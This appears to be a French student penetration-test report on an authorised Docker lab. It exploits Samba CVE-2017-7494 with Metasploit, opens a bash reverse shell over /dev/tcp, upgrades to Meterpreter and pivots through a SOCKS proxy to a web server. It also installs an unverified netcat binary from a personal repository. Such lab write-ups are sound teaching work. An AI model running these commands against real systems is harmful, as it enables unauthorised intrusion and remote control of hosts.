SAE 34-Pentest

BROSSE LUDERIC

Autorisation

Ce pentest est autoriser par Ludovic LABORD sur machines docker

---

SCOPE

Cette évaluation de sécurité, commanditée par **M. Ludovic LABORDE** dans un cadre académique, consiste en un test d'intrusion de type **Grey Box** ciblant une infrastructure conteneurisée déployée via le dépôt GitHub Slurptheworld/AuditsSecu.git. Le périmètre est défini par une connaissance préalable de l'architecture, incluant une machine d'attaque **Kali Linux** (172.19.0.3), un serveur **Samba** servant de point d'entrée et de pivot via ses deux interfaces (172.19.0.4 et 172.18.0.3), ainsi qu'un **serveur Web** final situé sur un segment réseau protégé (172.18.0.2). Ce test vise à simuler un scénario d'intrusion interne avec mouvement latéral, exécuté dans un cadre strictement éthique et légal grâce à l'autorisation explicite du propriétaire des ressources.

INTRODUCTION


Ce rapport technique détaille le test d'intrusion de type **Grey Box** réalisé dans le cadre de l'unité d'enseignement supervisée par **M. Ludovic LABORDE**, ciblant une infrastructure Docker multi-segmentée. L'objectif principal de cet audit était de simuler une compromission complexe incluant une phase de **pivot réseau** pour atteindre un serveur Web initialement inaccessible depuis la machine d'attaque Kali Linux. La méthodologie a reposé sur l'identification et l'exploitation de la vulnérabilité **is_known_pipename** (CVE-2017-7494) sur un serveur **Samba 4.6.4** via le framework **Metasploit**, permettant l'établissement d'un **Reverse Shell** et une prise de contrôle initiale. Une fois ce premier accès stabilisé avec **Netcat (nc)**, une technique de routage de flux a été mise en œuvre pour pivoter vers le second segment réseau et finaliser l'audit, démontrant ainsi la capacité à naviguer à travers des zones réseau isolées pour compromettre l'ensemble de l'infrastructure cible.

Déroulé de l’attaque

Préparation :

Connection noVNC

La préparation a débuté par la vérification de l'accès à l'interface **noVNC**. Le mot de passe par défaut étant inconnu, j'ai dû le réinitialiser en accédant au terminal du conteneur via l'hôte avec la commande sudo docker exec -it kali /bin/bash, puis en utilisant l'utilitaire vncpasswd.



Installation de NC

Une fois connecté à l'interface graphique de la Kali, j'ai constaté que **Netcat (nc)** manquait

```
┌──(root㉿a8057e61919e)-[/]
└─# wget https://raw.githubusercontent.com/SamouraiTV/nc/main/nc64
--2025-12-20 13:15:21--  https://raw.githubusercontent.com/SamouraiTV/nc/main
/nc64
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.11
0.133, 185.199.111.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.1
10.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 836848 (817K) [application/octet-stream]
Saving to: 'nc64'

nc64                100%[===================>] 817.23K  --.-KB/s    in 0.05s

2025-12-20 13:15:21 (17.4 MB/s) - 'nc64' saved [836848/836848]


┌──(root㉿a8057e61919e)-[/]
└─# chmod +x nc64

┌──(root㉿a8057e61919e)-[/]
└─# mv nc64 /usr/local/bin/nc

┌──(root㉿a8057e61919e)-[/]
└─# nc -h
[v1.10]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
        -e prog                 program to exec after connect [dangerous!!]
        -g gateway              source-routing hop point[s], up to 8
        -G num                  source-routing pointer: 4, 8, 12, ...
        -h                      this cruft
        -i secs                 delay interval for lines sent, ports scanned
        -l                      listen mode, for inbound connects
        -n                      numeric-only IP addresses, no DNS
        -o file                 hex dump of traffic
        -p port                 local port number
        -r                      randomize local and remote ports
        -s addr                 local source address
        -u                      UDP mode
        -v                      verbose [use twice to be more verbose]
        -w secs                 timeout for connects and final net reads
        -z                      zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive]
```


sur l'ensemble des machines du parc. Pour y remédier, j'ai créé un dépôt **GitHub** hébergeant le binaire et un tutoriel d'installation, permettant ainsi de déployer rapidement l'outil sur chaque machine pour faciliter l'établissement des futurs reverse shells.

https://github.com/SamouraiTV/nc/tree/main


SAMBA :

Reconnaissance :

La phase d'énumération a commencé par la commande ip a pour identifier mon adresse IP source, suivie d'un scan **Nmap** ciblant l'hôte 172.18.0.3. Ce scan a permis de détecter les ports ouverts et les services actifs nécessaires à l'attaque. Il est à noter qu'en raison d'un problème technique ayant nécessité la recréation d'une machine virtuelle en cours de TP, une inversion des adresses IP pourra être observée dans la suite du rapport ; cependant, la méthodologie et les cibles logiques restent inchangées.



L'identification du réseau a confirmé la présence d'un serveur **Samba** sur l'adresse IP 172.18.0.4, correspondant à notre première cible. Afin d'approfondir l'analyse, j'ai exécuté un scan agressif via la commande nmap -A 172.18.0.4. Cette étape a permis de récupérer des informations cruciales, notamment la version précise du service (**Samba 4.6.4**) et les scripts de détection d'OS, confirmant ainsi la surface d'attaque nécessaire pour l'utilisation du module *is_known_pipename* sous Metasploit.



Pour affiner l'analyse du service, j'ai utilisé le moteur de scripts de Nmap (NSE) afin d'énumérer les dossiers partagés avec la commande nmap -p 445 --script smb-enum-shares 172.18.0.4. Cette action a permis de lister les partages disponibles et de vérifier les permissions d'accès. La découverte de partages accessibles sans authentification ou avec des droits en écriture est un indicateur clé qui confirme la vulnérabilité du serveur et prépare le terrain pour l'injection du payload via Metasploit.


```
┌──(root㉿a8057e61919e)-[/]
└─# nmap -p 445 --script smb-enum-shares 172.18.0.4
Starting Nmap 7.92 ( https://nmap.org ) at 2025-12-20 14:01 UTC
Nmap scan report for samba.auditssecu_pentestnetwork (172.18.0.4)
Host is up (0.00029s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 02:42:AC:12:00:04 (Unknown)

Host script results:
| smb-enum-shares:
|   account_used: <blank>
|   \\172.18.0.4\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (Samba Server Version 4.6.3)
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|   \\172.18.0.4\myshare:
|     Type: STYPE_DISKTREE
|     Comment: smb share test
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\home\share
|_    Anonymous access: READ/WRITE

Nmap done: 1 IP address (1 host up) scanned in 5.57 seconds
Segmentation fault (core dumped)
```

Une fois la version **Samba 4.6.4** confirmée, j'ai utilisé l'outil **Searchsploit** (l'interface en ligne de commande de la base *Exploit-DB*) pour identifier les vecteurs d'attaque publics correspondants. La recherche a rapidement mis en évidence un exploit critique intitulé **"Samba is_known_pipename - Arbitrary Module Load"** (CVE-2017-7494). Cette vulnérabilité est particulièrement intéressante car elle permet l'exécution de code à distance (RCE) en téléchargeant une bibliothèque partagée malveillante sur un partage accessible en écriture, confirmant ainsi que la cible est vulnérable aux outils automatisés comme Metasploit.


```
┌──(rt㉿kali)-[~]
└─$ searchsploit samba 4.6
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
Samba 3.5.0 < 4.4.14/4.5.10/4.6.4 - 'is_known_pipename()' Arbitrary Module Load (Metasploit)
------------------------------------------------------------------------------
Shellcodes: No Results
```

Attaque :


J'ai utilisé le framework **Metasploit** avec le module exploit/linux/samba/is_known_pipename pour cibler le serveur Samba. Une fois l'exploitation réussie, j'ai injecté un **Reverse Shell** via la commande bash -c 'bash -i >& /dev/tcp/172.18.0.3/4444 0>&1'. Cette commande a permis de rediriger le terminal de la machine cible vers mon écouteur Netcat sur la machine Kali (IP 172.18.0.3), m'offrant ainsi un accès interactif direct sur le serveur pour entamer la phase de post-exploitation.



A l'aide de la commande whoami nous montre qu'on est root



a l'aide de la commande id on voit bien qu'on appartient au groupe root



Pivot :

Recherche :

recherche sur les forum :

- https://docs.metasploit.com/docs/using-metasploit/intermediate/pivoting-in-metasploit.html
- https://medium.com/@petergombos/smb-named-pipe-pivoting-in-meterpreter-462580fd41c5
- https://moulinette.org/posts/msf-smb-pipe-pivot/
- https://forum.hackthebox.com/t/msf-socks-stoping-after-start-meterpreter-tunneling-port-forwarding/295169
- https://www.reddit.com/r/hacking/comments/z6qqnm/how_does_metasploit_socks_proxy_module_work/

Attaque :

Une fois l'accès initial obtenu, j'ai fait évoluer ma session basique vers un shell **Meterpreter** afin de bénéficier de ses fonctionnalités avancées de routage. Cette étape est indispensable pour établir un **tunnel** vers le segment réseau isolé (172.19.0.0/24). Grâce à la commande add route, j'ai informé Metasploit que tout le trafic destiné à ce réseau doit désormais transiter par la machine Samba compromise. Ce pivot stratégique lève la barrière réseau et me permet d'attaquer directement le serveur Web final, auparavant invisible depuis ma machine Kali.

```
msf6 post(multi/manage/autoroute) > use multi/manage/shell_to_meterpreter
msf6 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION ⇒ 1
msf6 post(multi/manage/shell_to_meterpreter) > set LHOST 172.18.0.3
LHOST ⇒ 172.18.0.3
msf6 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 172.18.0.3:4433
[*] Sending stage (1017704 bytes) to 172.18.0.4
[*] Meterpreter session 3 opened (172.18.0.3:4433 → 172.18.0.4:51214) at 2025-12-20 15:25:22
 +0000
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
[*] Stopping exploit/multi/handler

msf6 post(multi/manage/shell_to_meterpreter) >
msf6 post(multi/manage/shell_to_meterpreter) >
msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type                   Information        Connection
  --  ----  ----                   -----------        ----------
  1         shell cmd/unix                            172.18.0.3:46041 → 172.18.0.4:445 (1
                                                      72.18.0.4)
  2         shell cmd/unix                            172.18.0.3:39277 → 172.18.0.4:445 (1
                                                      72.18.0.4)
  3         meterpreter x86/linux  root @ 172.18.0.4  172.18.0.3:4433 → 172.18.0.4:51214 (
                                                      172.18.0.4)
```

```
msf6 post(multi/manage/shell_to_meterpreter) > route add 172.19.0.0 255.255.0.0 3
[*] Route added
msf6 post(multi/manage/shell_to_meterpreter) > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > set SRVHOST 127.0.0.1
SRVHOST ⇒ 127.0.0.1
msf6 auxiliary(server/socks_proxy) > set VERSION 5
VERSION ⇒ 5
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 3.

[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) >
```


Afin d'auditer les interfaces web non accessibles directement depuis l'extérieur, nous avons établi un **mouvement latéral (pivoting)**.

L'utilisation conjointe d'une route via notre session compromise et d'un serveur SOCKS Proxy sur notre machine d'attaque nous permet de faire passer le trafic de notre navigateur Firefox directement vers le réseau interne de la cible.

WEBAPP :


Reconnaissance :

Le proxy créé par le pivot ne laissant transiter que les paquets **TCP**, les outils classiques comme le ping ou les scans Nmap par défaut ne sont pas fonctionnels. Pour contourner cette limitation technique, j'ai utilisé le module spécifique de Metasploit : auxiliary/scanner/portscan/tcp. Ce scanner réalise une connexion complète (Full Connect) pour chaque port, ce qui permet de traverser le tunnel et d'identifier les ports ouverts sur le **serveur Web (172.18.0.2)** malgré l'isolement réseau. Cette étape est cruciale pour confirmer que le serveur Web est désormais à portée d'attaque.

